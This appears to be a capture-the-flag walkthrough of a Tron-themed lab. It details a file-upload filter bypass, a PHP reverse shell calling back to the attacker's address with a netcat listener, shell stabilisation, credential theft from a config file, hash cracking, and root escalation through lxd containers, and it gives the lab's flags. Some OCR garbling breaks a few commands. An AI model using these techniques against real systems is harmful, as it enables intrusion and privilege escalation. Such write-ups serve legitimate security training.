
We need to insert the hidden php page into the Mozilla Firefox.




When opening the page, it will continuously load and send a report to the BurpSuite.



We need to press the button **Forward** until we find a Get request for **filter.js**. For this, we need to press the button **Drop** and continue pressing **Forward** until it finish load.



It will lead to this website where you can upload files into.




After that, we need to go back to our terminal and make a reverse shell.

```
root@ip-10-10-50-10:~# cp /usr/share/webshells/php/php-reverse-shell.php ./shell
.jpg.php
```

To open the reverse shell, we can use the command **nano shellname**

```
root@ip-10-10-50-10:~# nano shell.jpg.php
```


A shell tab will be opened.



Scroll down until we find the script that we need to put our **IP ADDRESS.** Then, save and close it.


```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.212.120';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Return back to the php page and upload the reverse shell file. We can upload the file by clicking the upload icon.



When the file is uploaded, it will give an alert saying that **File Uploaded Successfully!**

Next, we need to go to the page that will store the directories that have been uploaded. We need to insert the following link. **http://IPADDRESS:65000/grid**



Answer: /grid

Question 5: What is the value of the web.txt flag?

Firstly, we need to set up NetCat.

```
root@ip-10-10-50-10:~# nc -lvnp 1234
Listening on [0.0.0.0] (family 0, port 1234)
```

We need to click the shell file that we uploaded into the directory and the NetCat will listen to it.

```
root@ip-10-10-212-120: ~
File  Edit  View  Search  Terminal  Help
root@ip-10-10-212-120:~# nc -lvnp 1234
Listening on [0.0.0.0] (family 0, port 1234)

Connection from 10.10.42.69 59232 received!
Linux light-cycle 4.15.0-128-generic #131-Ubuntu SMP Wed Dec 9 06:57:35 UTC 2020
 x86_64 x86_64 x86_64 GNU/Linux
 06:41:35 up 56 min,  0 users,  load average: 0.00, 0.00, 0.02
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ $
```

To determine what user we are using, we can use the command **whoami**

```
/bin/sh: 0:
$ $ whoami
www-data
```

Now, we can make the shell more stable by using these following commands.

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@light-cycle:/$
```

```
www-data@light-cycle:/$ export TERM=xterm
export TERM=xterm
www-data@light-cycle:/$ ^Z
[1]+  Stopped                 nc -lvnp 1234
root@ip-10-10-212-120:~# stty raw -echo; fg
nc -lvnp 1234

www-data@light-cycle:/$
```

After obtaining the better shell, we can proceed on to changing the directory and from that, we can list out all the directories. The **web.txt** is in this directory. So, we can read the file by using the command **cat**.

```
www-data@light-cycle:/$ cd /var/www/
www-data@light-cycle:/var/www$ ls
ENCOM  TheGrid  web.txt
www-data@light-cycle:/var/www$ cat web.txt
THM{ENTER_THE_GRID}
www-data@light-cycle:/var/www$
```

Answer: THM{ENTER_THE_GRID}

Question 6: What lines are used to upgrade and stabilize your shell?

As shown in the previous question, to upgrade and stabilize the shell, we need to use the following commands.

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@light-cycle:/$
```

```
www-data@light-cycle:/$ export TERM=xterm
export TERM=xterm
www-data@light-cycle:/$ ^Z
[1]+  Stopped                 nc -lvnp 1234
root@ip-10-10-212-120:~# stty raw -echo; fg
nc -lvnp 1234

www-data@light-cycle:/$
```

Answer: python3 -c 'import pty;pty.spawn("/bin/bash")', export TERM=xterm, stty raw -echo; fg

Question 7: Review the configuration files for the webserver to find some useful loot in the form of credentials. What credentials do you find? **Username:password**

Firstly, we need to change our directory to **TheGrid** as told by the **web.txt**.

```
www-data@light-cycle:/var/www$ cd TheGrid/
```

Now, we can list out the directories and the **includes** directory is the only relevant information we gain from it.

```
www-data@light-cycle:/var/www/TheGrid$ ls
includes  public_html  rickroll.mp4
```

Thus, we change our directory to **includes** and list out the directories.

```
www-data@light-cycle:/var/www/TheGrid$ cd includes/
www-data@light-cycle:/var/www/TheGrid/includes$ ls
apiIncludes.php  dbauth.php  login.php  register.php  upload.php
```

We see that there is **dbauth.php** that may contain the username and password. Thus, we use the command **cat**.

```
www-data@light-cycle:/var/www/TheGrid/includes$ cat dbauth.php
<?php
        $dbaddr = "localhost";
        $dbuser = "tron";
        $dbpass = "IFightForTheUsers";
        $database = "tron";

        $dbh = new mysqli($dbaddr, $dbuser, $dbpass, $database);
        if($dbh->connect_error){
                die($dbh->connect_error);
        }
?>
www-data@light-cycle:/var/www/TheGrid/includes$
```

Answer: tron:IFightForTheUsers

Question 8: Access the database and discover the encrypted credentials. What is the name of the database you find these in?

After knowing the Username and the Password, we can access the database by using MySQL. To enter the database, we need to sign in as the user.

```
www-data@light-cycle:/var/www/TheGrid/includes$ mysql -utron -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 7
Server version: 5.7.32-0ubuntu0.18.04.1 (Ubuntu)

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owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

We can see the user's databases by using the command **show databases;.** There, we can see the encrypted credential in the database which is **tron**

```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| tron               |
+--------------------+
2 rows in set (0.00 sec)

mysql>
```

Answer: tron

Question 9: Crack the password. What is it?

After that, we can enter the database by using the command **use databasename**. Next, we can see all the tables in the database by using **show tables;**. Then, we can obtain the encrypted credentials by using the command **select * from users;**.


```
mysql> use tron
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+----------------+
| Tables_in_tron |
+----------------+
| users          |
+----------------+
1 row in set (0.00 sec)

mysql> select * from users;
+----+----------+----------------------------------+
| id | username | password                         |
+----+----------+----------------------------------+
|  1 | flynn    | edc621628f6d19a13a00fd683f5e3ff7 |
+----+----------+----------------------------------+
1 row in set (0.00 sec)

mysql>
```

To crack the password, we can use CrackStation. There, we can see that the cracked password is **@computer@**



Answer:@computer@

Question 10: Use su to login to the newly discovered user by exploiting password reuse. What is the user you are switching to?

Exit MySQL. Proceed on changing the user by using **su name** and enter the password we gained from the previous question. Hence, we can see that the new user is **flynn.**

```
www-data@light-cycle:/var/www/TheGrid/includes$ su flynn
Password:
flynn@light-cycle:/var/www/TheGrid/includes$
```

Answer: flynn

Question 11: What is the value of the user.txt flag?

Firstly, we need to remove the directories we used before and change it to **/home/flynn**. Next, we can list out the directories and there, we can see that there is a text file called **user.txt**. Thus, we use the **cat** to read the file.

```
flynn@light-cycle:/var/www/TheGrid/includes$ cd /home/flynn
flynn@light-cycle:~$ ls
user.txt
flynn@light-cycle:~$ cat user.txt
THM{IDENTITY_DISC_RECOGNISED}
flynn@light-cycle:~$
```

Answer: THM{IDENTITY_DISC_RECOGNISED}

Question 12: Check the user's groups. Which group can be leveraged to escalate privileges?

To check the user's group, we need to use the command **id** and we can see that the user is from the **lxd** group.

```
flynn@light-cycle:~$ id
uid=1000(flynn) gid=1000(flynn) groups=1000(flynn),109(lxd)
```

Answer: lxd

Question 13: What is the value of the root.txt flag?

First, we need to see what image is listed. To know this, we can use the command **lxc image list**.

```
flynn@light-cycle:/var/www/TheGrid/includes$ lxc image list
+--------+--------------+--------+-------------------------------+--------+------
--+-------------------------------+
| ALIAS  | FINGERPRINT  | PUBLIC |          DESCRIPTION          |  ARCH  |  SIZE
  |         UPLOAD DATE           |
+--------+--------------+--------+-------------------------------+--------+------
--+-------------------------------+
| Alpine | a569b9af4e85 | no     | alpine v3.12 (20201220_03:48) | x86_64 | 3.07M
B | Dec 20, 2020 at 3:51am (UTC) |
+--------+--------------+--------+-------------------------------+--------+------
--+-------------------------------+
```

Next, we need to create a container to store the image.

```
flynn@light-cycle:~$ lxc init Alpine strongbad -c security.privileged=true
Creating strongbad
flynn@light-cycle:~$
```

Then, we need to configure the disk to be located in the container.

```
gdor disk source=/ path=/mnt/root recursive=true
Device trogdor added to strongbad
```

Now, we can start and execute the container.

```
flynn@light-cycle:/var/www/TheGrid/includes$ lxc start strongbad
flynn@light-cycle:/var/www/TheGrid/includes$ lxc exec strongbad /bin/sh
```

Lastly, we can verify that the container is mounted and proceed to the root. Thus, we can list out the directories inside the root and it contains **root.txt**. Thus, we use **cat** to read the file.

```
~ # id
uid=0(root) gid=0(root)
~ # cd /mnt/root/root
/mnt/root/root # ls
root.txt
/mnt/root/root # cat root.txt
THM{FLYNN_LIVES}
```

Answer: THM{FLYNN_LIVES}

Thought Process/Methodology:

First thing we need to do is to identify the port that is open for the IP ADDRESS. So, we can use **nmap** to obtain the port numbers which are **80** and **65000.** Next, we can use this port number to proceed to the website. By using the port number **65000**, we are able to go to a website called **Light Cycle**. Next, we can obtain all the directories for the website by using **GoBuster**. By using **GoBuster,** we have obtained the hidden php page which is **/uploads.php**. After that, to find the hidden directory that contains all the files uploaded, we need to use **BurpSuite** to intercept the hidden php page. We need to set up **BurpSuite** by going to the **proxy** tab and proceed to the **Options** tab. In the tab, we need to go to the **Intercept Client Requests** section and edit the file extension to remove the JavaScript inside it. Next, we need to go to the **Intercept Server Responses** section and tick the box so that it will follow the rules. Now that everything is set up, we can proceed on intercepting the hidden php page by opening the page itself. **BurpSuite** will give out the report and show all the intercept. We need to forward all the Get requests until we find a request that has **filter.js** in it. When we find it, we need to drop it and continue on forwarding the page until it finishes intercepting it. The hidden php page lets us upload a file through it. Therefore, we need to make a reverse shell. We can do this by going to the terminal and using the command **cp /usr/share/webshells/php/php-reverse-shell.php ./shell.jpg.php** . Now, we can open the reverse shell by using the command **nano shell.jpg.php**. The shell tab will open and we need to scroll down until we find a script telling us to put our IP address in it. After that, we can save and exit the shell tab. The file is ready to be uploaded to the hidden php page. So, we can click the upload icon in the page and select **shell.jpg.php**. When the file is uploaded correctly, it will tell us that **File Uploaded Successfully!** Now, we can proceed to the hidden page that contains the file uploaded which is by using the **/grid** as our directory. It will lead us to a page containing the file we uploaded. Now that we know the hidden directory, we can set up **NetCat** to listen to our request by using the command **nc -lvnp 1234**. Next, we need to click the file we uploaded in the **/grid** page so that **NetCat** can listen to it. When **NetCat** listens to our request, we can proceed. We can upgrade and stabilize the shell by using **Python.** Use the command **python3 -c 'import pty;pty.spawn("/bin/bash")'** to create a better bash-shell, the command **export TERM=xterm** to give us access to term commands, and use the command **stty raw -echo; fg** in our terminal to turn off the terminal echo and foreground the shell. Now that the shell is upgraded, we can change the directory to **/var/www/** and list out the directories within it. There, we find a text file called **web.txt**. Then, we use **cat** to read out the text file that reads out **THM{ENTER_THE_GRID}**. This tells us that we need to enter **TheGrid**. So, we need to change our directory to **/TheGrid**. Next, we can again list out the directories within it and there is a directory called **includes.** We proceed on changing the directory to **/includes** and list its directories. There, we can find a directory called **dbauth.php**. We can use the command **cat** read it out and it listed the **username:password** that we needed which is **tron:IFIghtForTheUsers**. Now that we have obtained the username and the password, we can enter the user's database by using **MySQL**. After entering the username and password, we can access the databases by using the command **show databases;**. There, we find that the encrypted credential is **tron**. From this, we can enter the database by using the command **use tron** and to list out the tables inside the database, we can use the command **use tables;**. Thus, we have obtained the username and the password that we need to crack. We can crack the password by using **CrackStation.** Paste the password into it and the cracked password is **@computer@**. Now, we can proceed on changing the user by using the command **su flynn** and also enter the password that we already cracked. After successfully changing the user, we can know who the user we changed into by using the command **whoami** and it shows as **flynn**. Next, we need to list out the directory and there is only a text file called **user.txt**. Use **cat** to read the file and it reads out as **THM{IDENTITY_DISC_RECOGNISED}**. Now, we want to know whether the user is in what group by

using the command **id**. It shows that the user is in the **lxd** group. Lastly, to obtain the **root.txt**, we must first check the image list by using the command **lxc image list** and from it, we know that the image we need to use is called **Alpine.** After that, we need to create the container to insert the image by using the command **lxc init Alpine strongbad -c security.privileged=true**. Now, we need to configure the disk to be located inside the container that we just created by using the command **lxc device add strongbad trogdor disk source=/ path=/mnt/root recursive=true.** Hence, we can now start and execute the container by using the command **lxc start strongbad** and **lxc exec strongbad /bin/sh**. After that, we can verify it by using **id** and root by using the command **cd /mnt/root/root.** Now, we need to list out the directories inside the root and it shows us the **root.txt**. Hence, we use **cat** to read out the text file and it reads out **THM{FLYNN_LIVES}.**